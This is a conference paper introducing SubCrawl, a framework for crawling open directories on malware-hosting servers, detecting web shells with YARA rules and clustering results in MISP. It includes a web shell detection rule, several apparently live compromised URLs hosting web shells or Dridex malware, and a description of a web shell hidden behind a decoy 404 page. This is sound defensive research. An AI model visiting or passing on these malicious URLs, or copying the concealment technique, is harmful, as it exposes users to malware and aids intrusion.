VB2021 localhost

7 - 8 October, 2021 / vblocalhost.com

INTRODUCING SUBCRAWL: A FRAMEWORK FOR ANALYSING AND CLUSTERING HACKING TOOLS FOUND IN OPEN DIRECTORIES

Patrick Schläpfer

HP, Switzerland

patrick.schlapfer@hp.com

Josh Stroschein

HP, USA

josh.stroschein@hp.com

Alex Holland

HP, UK

alex.holland@hp.com

ABSTRACT

From phishing kits to command-and-control (C2) panels, web shells and directories containing multiple samples of malware, open directories can provide a wealth of information about threat actor operations. But how can we discover open directories associated with malicious activity? And once we discover them, what are the next steps for identifying interesting content? Furthermore, is it possible to compare those artifacts found and draw conclusions about which threat actors use which tools, correlate compromised hosts by the tools found, and discover how the sites were compromised?

To answer the questions posed above, we implemented the open-source framework SubCrawl. SubCrawl is written in Python3 and provides a modular framework for discovering open directories, identifying unique content through signatures, and organizing the data with optional output modules, such as *MISP*.

INTRODUCTION

An open directory is a publicly viewable folder on a web server that links to content hosted on the server. Open directories can be useful for sharing legitimate files, such as images and documents. However, they can also be used to identify malicious files that have been uploaded by a threat actor who has unauthorised access to a web server. According to our research, 25% of web servers used to host malware have an open directory. Therefore, they can provide insight into the procedures, tools and malware being used by many threat actors. This oversight can provide direct access to the tools they have uploaded to a server, such as open or password-protected web shells, archives containing source code for command and control (C2) panels, and proxy scripts. Not only can open directories lead to a deeper understanding of malware operations, but they can also help disrupt ongoing campaigns or create protective measures against them. We developed a framework, SubCrawl, to identify open directories and enrich scanned data with fuzzy hashes, web server information, scripting languages used, and more. The framework allows unique signatures to be created to track tool usage across multiple hosts and cluster threat actor activity. To help manage the collected data, SubCrawl can create consolidated *Malware Information Sharing Platform* (*MISP*) [1] events, enabling researchers to cluster artifacts and draw conclusions about tool use and possible website compromise scenarios. This paper is divided into two parts. The first part will introduce the SubCrawl framework, its capabilities and key design decisions. The second half of the paper will explore the data used to guide its design and interesting artifacts discovered while using it.

SUBCRAWL

SubCrawl is a framework developed by Patrick Schläpfer, Josh Stroschein and Alex Holland of *HP Inc.*'s Threat Research team. SubCrawl is designed to find, scan and analyse open directories. The framework is modular, consisting of four components: input modules, processing modules, output modules and the core crawling engine. URLs are the primary input values, which the framework parses and adds to a queuing system before crawling them. The parsing of the URLs is an important first step, as this takes a submitted URL and generates additional URLs to be crawled by removing sub-directories, one at a time, until none remain. This process ensures a more complete scan attempt of a web server and can lead to the discovery of additional content. Notably, SubCrawl does not use a brute-force method for discovering URLs. All the content scanned comes from the input URLs, the process of parsing the URL, and discovery during crawling. When an open directory is discovered, the crawling engine extracts links from the directory for evaluation. The crawling engine determines if the link is another directory or if it is a file. Directories are added to the crawling queue, while files undergo additional analysis by the processing modules. Results are generated and stored for each scanned URL, such as the SHA256 and fuzzy hashes of the content, whether an open directory was found, or matches against YARA rules. Finally, the result data is processed according to one or more output modules, of which there are currently three. The first provides integration with *MISP*, the second simply prints the data to the console, and the third stores the data in an *SQLite* database. Since the framework is modular, it is not only easy to configure which input, processing and output modules are desired, but also straightforward to develop new modules.

Framework design and crawling methodology

The main design objectives for the framework were ease of configuration and extensibility. SubCrawl's design means it can be used for different goals, for example, performing long-term tracking tasks that integrate with *MISP*, or quickly scanning a single host of interest. To achieve these design objectives, the framework is divided into different modules that can be dynamically activated by configuration. The three main module types are input, processing and storage. All activated modules are loaded when the framework initializes and executed at the appropriate event during crawling.

SubCrawl supports two different modes of operation. First, SubCrawl can be started in a run-once mode. In this mode, the user supplies the URLs to be scanned in a file where each input value is separated by a line break. The second mode of operation is a service mode. In this mode, SubCrawl runs in the background and relies on the input modules to supply the URLs to be scanned. Figure 1 gives an overview of SubCrawl's architecture. The components that are used in both modes of operation are shown in blue, run-once mode components are shown in yellow, and service mode components are shown in green.





Figure 1: SubCrawl's modular architecture and modes of execution.

Crawling functionality

The heart of SubCrawl's capability is the core engine, which contains the web crawler logic. The engine is responsible for scanning web pages and coordinating the execution of the modules. To instruct the framework to load and execute the desired modules, command-line arguments are passed during initial execution of the framework, regardless of the desired mode of operation. Modules are defined as Python classes and dynamically loaded and instantiated from the engine. Predefined functions allow modules to be created and integrated easily, handling tasks such as module initialization and data processing. All modules are loaded when the framework initializes, but a module's trigger condition depends on its type. The first modules processed by the core engine are storage modules. Currently, SubCrawl supports the tracking of previously scanned hosts through its *MISP* integration. *MISP* can be configured as a storage module, causing SubCrawl to exclude already scanned domains from future scans. This is done primarily to conserve time and resources, although there may be value in periodically re-scanning previously crawled hosts. Other storage modules could be developed to meet the needs of the user. After removing previously scanned URLs from the input queue, the remaining URLs are parsed based on their sub-directories. The process of parsing the input URL generates new URLs for each sub directory, enabling the framework to enumerate the content on the web server. Figure 2 shows an example of this process with a URL used to host Dridex malware. URLs are parsed by treating each domain as a dictionary key and storing any resulting URLs associated with it as values. Grouping the URLs by domain allows the crawling engine to run multiple crawling tasks in parallel, which significantly improves performance.


Original Input URL:

https://armi-skipper.host/vedomosti.xyz/wp-content/plugins/website-monetization-by-magenet/css/nijoiYEK1rc3F.php


Generated URLs after sub-directory parsing:

https://armi-skipper.host/vedomosti.xyz/wp-content/plugins/website-monetization-by-magenet/css/
https://armi-skipper.host/vedomosti.xyz/wp-content/plugins/website-monetization-by-magenet/
https://armi-skipper.host/vedomosti.xyz/wp-content/plugins/
https://armi-skipper.host/vedomosti.xyz/wp-content/
https://armi-skipper.host/vedomosti.xyz/
https://armi-skipper.host/

Figure 2: Parsed sub-directories from a URL.

Processing each URL begins with an HTTP GET request generated by the Requests [2] Python module. During the development of the SubCrawl framework we encountered several challenges that slowed crawling performance. These issues mainly arose from timeout issues, lengthy downloads, and excessive redirects. To help mitigate these, we implemented several checks during scraping. First, a configurable timeout value is used during instantiation of the Requests object. While this provides a timeout due to a lack of response from the server, this does not mitigate long-running downloads or intentionally delayed responses. A second check monitors the response time and size once the session is established. The maximum response size, in bytes, and response time is also a configurable option. Finally, in the case of excessive redirects, the Requests object is instantiated to not follow a redirect. However, this behaviour can be modified to allow the crawling logic to follow a limited number of redirect requests. If none of these limitations are exceeded, the request is processed further.

Open directories can usually be recognized by the title of the web page. These pages often contain the text 'index of...' in the title of the page, as well as in the beginning of the content. When an open directory is discovered, it will contain a list of hyperlinks to files and folders in the current location of the filesystem of the web server.


Index of /fonts/font-awesome-4.
https://tricommanagement.org/fonts/font-awesome-4.7.0/css/

Index of /fonts/font-awesome-4.7.0/css

Name	Last modified	Size	Description
Parent Directory		-	
css.php	2017-05-23 19:43	5.1K	
font-awesome.css	2017-05-23 19:43	37K	
font-awesome.min.css	2017-05-23 19:43	30K	
service.php	2017-05-23 19:43	32K	
zhk1GWedvcwJJJ.php	2017-05-23 19:43	17K	

Figure 3: Example of an open directory.

SubCrawl uses the BeautifulSoup [3] module to parse the HTML response and look for the 'index of' string in the title of the page. If the string matches, all HREF attributes from found hyperlinks are extracted from the response and added to the crawling queue for that domain. Before a newly discovered URL is added, it first compares it to a list of configurable extensions that are excluded from scanning. During our research, we encountered many file types of little threat intelligence value, for example cascading style sheets, image files, and fonts.

When the 'index of' value cannot be found, the response is not considered an open directory, causing the content to be sent to the processing modules. The URL and the response content are passed to all loaded processing modules, allowing them to implement any functionality desired. For example, processing modules can scan crawled content with *ClamAV* [4], generate TLSH hashes or check for web shells using signatures. The results from the processing module are standardized and returned to the crawling engine. In addition to this data, the HTTP response content and all headers are added to a dictionary and provided as a consolidated event for storage.

The crawling of a host is done in a recursive manner, which means that when all URLs for that host have been scanned the function exits and the results are merged into one list. This list is then provided to the storage modules. The analysis queue is processed in a configurable batch size. As the engine completes each batch of hosts to scan, the results are provided to the storage modules. If the *MISP* module is enabled, this provides persistent storage of the results data. It is important to configure the batch size of the URLs to be processed according to available system resources, especially primary memory. During crawling, the consolidated data is kept in memory and only released after calling the storage modules at a frequency defined by the batch size. Large batch sizes or significantly large HTTP responses can drastically increase the framework's memory usage.

Many aspects of how SubCrawl works are configurable. The framework uses a primary configuration file following YAML syntax. This configuration file is parsed when the engine initializes, and the appropriate values used when the engine runs.

Input modules

Input modules are only used in the service mode of the crawler. If the crawler is in run-once mode, a file with the URLs to be scanned must be specified using the '-f' command-line argument. In principle, any website could be analysed with SubCrawl. However, since our research goals were to learn about the modus operandi and the tools used in malware campaigns, we focused on crawling websites that had been reported for hosting malware. One source of malicious URLs is *URLHaus* [5], which publishes thousands of active malicious URLs each day. The *URLHaus* input module periodically downloads the latest list of malware URLs, removes already scanned URLs and adds new ones into SubCrawl's queuing system. SubCrawl uses *Redpanda* [6] from *Vectorized* for queuing, which is compatible with *Apache Kafka*'s API [7]. In this scenario, the SubCrawl engine starts as a service, consuming and scanning the latest URLs directly from the queuing system.

Processing modules

SubCrawl's processing modules are designed to detect content of interest. The processing modules each have one central function to perform this work, which is passed the scanned URL and the response of the HTTP request as arguments. With this data, the processing modules perform appropriate analyses and return the findings as dictionaries. The results of all activated processing modules are then combined into a dictionary in the SubCrawl engine, where the name of the processing module serves as the key of the dictionary. The goal behind this design decision was to allow for later processing by the storage modules, which can then take specific actions depending on the data source (i.e. the processing module). We considered two factors when deciding which types of processing modules to implement initially. First, we asked what other information we would like to have in addition to basic HTTP response attributes. Second, we considered how to effectively compare and cluster the results from different URLs. This led to the development of seven processing modules:

- PayloadProcessing: identifies files using libmagic
- WebshellProcessing: identifies open or password-protected web shells
- YARAProcessing: matches content against YARA rules
- ClamAVProcessing: returns *ClamAV* results
- JARMProcessing: returns JARM results
- SDhashProcessing: returns the SDhash
- TLSHProcessing: returns the TLSH hash, used for fuzzy hashing.

Web shell processing

The web shell processing module is used to detect open or password-protected web shells. The module applies simple string detections to the content of the HTTP response. For password-protected web shells, the logic checks for the presence of a login form by looking for an HTML password field and certain other HTML attributes commonly associated with web shells. It also limits the content it checks to small HTTP responses, because password-protected web shells tend to have simple login pages consisting of limited HTML. This limit helps to reduce false positives when legitimate forms are found within the response content. Open web shells provide more content to match on, including the file listing of the directory it was deployed to. Password-protected or not, if the module identifies a web shell the URL is returned to the core engine along with the hash and whether the web shell is password-protected or open. During development of the framework, this module was used extensively to test the scan logic via the command line. When YARA was integrated, a large part of the detections of this module were rewritten as YARA rules. While this module now appears sparse, we kept it as a template to ease the development of those wishing to customize the framework

YARA processing

SubCrawl has a basic implementation of YARA [8] as one of its processing modules. The configured YARA rules are loaded, and the content of the HTTP response is scanned. If the YARA scan results in a match, the URL is returned to the core engine together with the rule name. The YARA rules we have implemented primarily serve to support our case study, which follows in the 'Results and Findings' section. We wrote rules to detect web shell logins, potentially trojanized JavaScript files and open web shells. As an example, Figure 4 shows a YARA rule to detect web shell login forms, highlighting the HTML content that tends to be associated with web shell login pages.

```
rule protected_webshell
{
  meta:
     description = "Protected web shell Login"
     author = "HP Threat Research @HPSecurity"
     filetype = "HTML"
     date = "2021-06-08"

  strings:
     $a1 = /actions*=\s*\"\"/
     $a2 = /methods*=\s*\"post\"/
     $a3 = /type\s*=\s*\"submit\"/
     $a4 = /name\s*=\s*\"[_{1}a-z]{3,4}\"/

     $b1 = /type\s*=\s*\"input\"/
     $b2 = /type\s*=\s*\"text\"/

     $c1 = /value\s*=\s*\"(\s*>\s*){1,2}\"/
     $c2 = /value\s*=\s*\"(\s?&gt;\s?){1,2}\"/

  condition:
     all of ($a*) and any of ($b*) and any of ($c*) and filesize < 1000
}
```

Figure 4: Example YARA rule for detecting web shell login forms.

JARM processing

JARM [9] is a tool that fingerprints TLS connections developed by *Salesforce*. The JARM processing module performs a scan of the domain and returns a JARM hash with the domain to the core engine. Depending on the configuration of a web server, the TLS handshake has different properties. By calculating a hash of the attributes of this handshake, these differences can be used to track web server configurations. We can cluster different compromised websites or web servers using a JARM hash and possibly find a pattern.

TLSH processing


Besides clustering exact matches, we found it valuable to cluster similar but different crawled content based on their attributes. We used similarity hashes to determine the relationship between HTTP responses, an approach that reduces storage space because the HTTP responses do not need to be stored permanently. Hashes of HTTP responses are created and stored, which are later used to calculate their similarity. There are many similarity hash algorithms with different requirements and capabilities. This research looked at sdhash [10] and ssdeep [11] as well as TLSH [12], and implemented them as processing modules. To calculate a hash using sdhash and ssdeep, minimum HTTP response sizes of 512 bytes and 4,096 bytes respectively are required. Since this is often not the case with web shell logins, we found these hash algorithms to be unsuitable. TLSH, on the other hand, requires a minimum input size of only 50 bytes, which is typically smaller than web shell login web pages. For this reason, we chose TLSH as the main similarity hash algorithm and used it for our further analysis.

Storage modules

Storage modules are called by the SubCrawl engine after all URLs from the queue have been scanned. They were designed with two objectives in mind. First, to obtain the results from scanning immediately after finishing the scan queue. To accomplish this, well-formatted output is printed to the console. This output is best suited for when SubCrawl is used in run-once mode. While this approach worked well for scanning single domains or generating quick output, it is unwieldy for long-term research and analysis. Our second objective was to enable long-term storage and analysis, which is why we developed an integration for *MISP* and an *SQLite* storage module.

MISP is an open-source threat intelligence platform with a flexible data model and API to store and analyse threat data. SubCrawl stores crawled data in *MISP* events, publishing one event per domain and adding any identified open directories as attributes. *MISP* also allows users to define tags for events and attributes. This is helpful for event comparison and link analyses. Since this was one of our primary research goals, we enriched the data from *URLHaus* when exporting SubCrawl's output to *MISP*. *URLHaus* annotates its data using tags which can be used to identify a malware family or threat actor associated with a URL. For each open directory URL, the module queries locally stored *URLHaus* data and adds URLHaus tags to the *MISP* event if they match. To avoid having a collection of unrelated attributes for each *MISP* event, we created a new *MISP* object for scanned URLs, called *opendir-url*. This ensures that related attributes are kept together, making it easier to get an overview of the data. The data we collected and stored in *MISP* during the development and testing of SubCrawl allowed us to perform additional analysis and draw insights about open directories and the malicious tools hosted there, described in the following chapter.

Since the installation and configuration of *MISP* can be time-consuming, we implemented another module which stores the data in an *SQLite* database. To present the data to the user as simply and clearly as possible, we also developed a simple web GUI. Using this web application, the scanned domains and URLs can be viewed and searched with all their attributes. Since this is only an early version, no complex comparison features have been implemented yet. To do complex data analysis, we recommend using the *MISP* integration. Figures 5 and 6 show two images of the web GUI with some sample data.



Dashboard


Scanned Domains
6

Scanned URLs
51

Top Tags
opendir (5)
zip (4)
qakbot (4)
tr (4)
silentbuilder (4)

Top Hashes
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 (13)
4b812428a3112be107627ca7db82c89f7e7a3f5cbe7b663c2af2f6e20599c67b (2)
f87eb6377eb40baab45ab9444b40c570ee0f94a2dc1f8747dacd80b8834ba9f6 (1)
e3d168a292ba33d4e3215919963a304dc25732a73cebdde6e7ebe4d47ab43eb6 (1)
e3717422976292d8fdc4b2a9ed02b8d0be55ad50b86e9bff74761e5ccf94b839 (1)

Figure 5: Dashboard of SubCrawl's web GUI.



Search results

Show 10 entries

Search:

#	Url	Status Code	Hash	Scanned
3	https://sotoholdingsltd.com/license.php	200	4b812428a3112be107627ca7db82c89f7e7a3f5cbe7b663c2af2f6e20599c67b	2021-06-18 11:31:29.600755
36	https://tricommanagement.org/fonts/font-awesome-4.7.0/css/service.php	200	825ae6835c175c1eed83c2ee4aa2f4065ca87b93d97b2854af55c863b0decddc	2021-06-18 11:31:36.697299
40	https://prueba.geja.mx/license.php	200	4b812428a3112be107627ca7db82c89f7e7a3f5cbe7b663c2af2f6e20599c67b	2021-06-18 11:31:37.867577
50	https://lp.ipbsas.co/lp-old/js/slick/fonts/core.cache.php	200	ca3b5a666dc87c49b31e49193b844fb8f0070f0588f7b9c5572b88f0156d6e40	2021-06-18 11:31:40.218155

Showing 1 to 4 of 4 entries

Figure 6: Web GUI showing search results of URLs matching the protected_webshell YARA rule.

DATA ANALYSIS METHODOLOGY

As described in the previous section, we developed a storage module that stores SubCrawl's results in *MISP* as custom-defined events and enriched with annotations from *URLHaus*. While custom tools could be developed for analysing SubCrawl's output, *MISP* is well suited for the follow-on analysis we had in mind. *MISP* also provides a common tool for others interested in building upon our research.

Data storage in MISP

MISP provides the ability to store data summarized as events with attributes. The platform can be used to store, view, and process the crawl results data. *MISP* has the feature to link the same attributes with each other across events. Identical attributes are flagged to the user in *MISP*'s user interface. If the data is structured properly, insights can be gained by clustering events. Since you can cluster any attribute, we started by examining large clusters first. For this we used the 'Top Correlations' feature in *MISP*, which lists common attributes across events in descending order. After generating the list, we manually checked the SHA256 hashes of the HTTP responses and looked at the corresponding content. For each hash that was a web shell or a web shell login page, we created an object in a new *MISP* event we called 'Reference Hashes'. The purpose of this event is to create a central node in *MISP*, which allows us to only cluster attributes that we are interested in. To support this functionality visually, *MISP* can generate graphs to represent the linked events. In addition to clustering, the central reference event has another advantage. *MISP* has the functionality to display tags related to correlated attributes. Since we enrich *MISP* events with tags from *URLHaus*, the malware family can often be determined from them. By displaying the tags of linked attributes, we can identify web shells that are likely used to host distinct malware families.

External data analysis

MISP has several data analysis limitations that we had to overcome. To address these shortcomings in our research, we developed supplementary Python scripts shared in the *analysis* folder in SubCrawl's *GitHub* repository. One example where we used a supplementary script was to cluster similar attributes. The script uses PyMISP [13] to access the events, objects and attributes using *MISP*'s API, enabling them to be processed in ways that *MISP* does not support. We also used a script to enumerate the technologies running on web servers SubCrawl identified, offering clues about how a web server was initially compromised.

RESULTS AND FINDINGS

In May 2021, we used SubCrawl to scan approximately 2,000 compromised websites hosting malware. Among the top correlations, we identified two main variants of web shell login pages, A and B. Both are quite similar and, in terms of the HTML content, very small. Variant A was the simpler type of web shell login page, consisting of an HTML form with a text input field and a submit button. We found two sub-variants of this simple login page, the only difference being the text shown on the submit button which was either one ('>') or two closing greater-than sign characters ('>>').





Figure 7: Simple web shell login form with two greater-than sign characters (U+003E).


Variant B, the more complex type of web shell login page, contains JavaScript as well as the HTML form. When you visit this type of web shell login page, a decoy '404 Not Found' error message is shown. The source code of the page reveals that the form is only displayed when the Ctrl key is pressed, followed by a left mouse click.


https://app.gwer.ghanahealthser

https://app.gwer.ghanahealthservice.org/library.php

404 Not Found

Figure 8: View of the hidden web shell showing the '404 Not Found' error message.


https://app.gwer.ghanahealthser

https://app.gwer.ghanahealthservice.org/library.php

Figure 9: Emerged web shell after pressing the Ctrl key and the left mouse click.

Correlating web shell logins

Since these logins were the most frequent in our data set, we decided to analyse them further in the context of our data. We combined all such logins together with the hash value of the HTTP GET response into a separate event and then clustered them by the hash in the reference event. The correlation graph created afterwards showed eight clusters. Four of them contain at least 30 web shells discovered by SubCrawl whereas the other four clusters were smaller.




Figure 10: Correlation graph from MISP showing web shell login pages clustered by hash.

Another question we had was which malware families were hosted on these websites and whether there is a correlation with the types of web shells used. Since we annotated our *MISP* events with malware family tags from *URLHaus*, it was possible to add them to the reference event. Our data suggests an interesting finding, namely that the threat actors of more than one malware family used the same web shell variants. For example, Dridex was one of the most prevalent malware families associated with open directories and web shells in our data set. However, these web shells also correlate to web servers hosting QakBot and Hancitor samples.

